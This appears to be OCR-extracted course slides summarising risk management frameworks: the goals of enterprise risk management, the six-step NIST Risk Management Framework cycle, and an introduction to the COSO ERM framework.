
Risk Management Framework: Enterprise Risk Management Framework (ERM)

ERM defines the **implementation activities** specific to how an organization handles risk

Provides a structured process that integrates information security and risk management activities

Identify, **analyze**, and **perform** the following actions:

- Risk **avoidance** by aborting actions that lead to risk
- Risk reduction by **minimizing** the likelihood or impact of risk
- Providing risk management process standards



Goals of the ERM Framework


1. Integrate the enterprise risk management with the **organization's performance management**
2. Communicate the **benefits** of risk management
3. Define the **roles and responsibilities** for managing risk in the organization
4. Standardize the **risk reporting** and escalating process
5. Set a **standard approach** to manage risks in the organization
6. Assist resources in **managing risks**
7. Set the scope for and application of **risk management** in the organization
8. Mandate **periodic review and verification** for improvement to the ERM

Notes:

Risk Management Framework: NIST Risk Management Framework

- The NIST Risk Management Framework is a **structured and continuous process** that integrates information security and risk management activities into the system development life cycle (SDLC)

- **Categorize**: Define criticality or sensitivity of an information system according to the potential worst-case adverse impact to the mission or business
- **Select**: Select baseline security controls; apply tailoring guidance and supplement controls as needed based on risk assessment
- **Implement**: Implement security controls within enterprise architecture using sound system engineering practices; apply security configuration changes
- **Assess**: Determine security control effectiveness (i.e. that controls are implemented correctly, operating as intended, and meeting security requirements for information system)
- **Authorize**: Determine risk to organizational operations and assets, individuals, other organizations, and the nation; if acceptable, authorize operation
- **Monitor**: Continuously track changes to the information system that may affect security controls and reassess control effectiveness




1 Categorize
6 Monitor
5 Authorize
Security Life Cycle
2 Select
3 Implement
4 Assess

http://csrc.nist.gov

Risk Management Framework: COSO ERM Framework

- COSO ERM Framework defines essential components, suggests a common language, and provides **clear direction and guidance** for enterprise risk management
- It emphasizes that ERM involves those elements of the management process that enable management to make **genuine risk-based decisions**



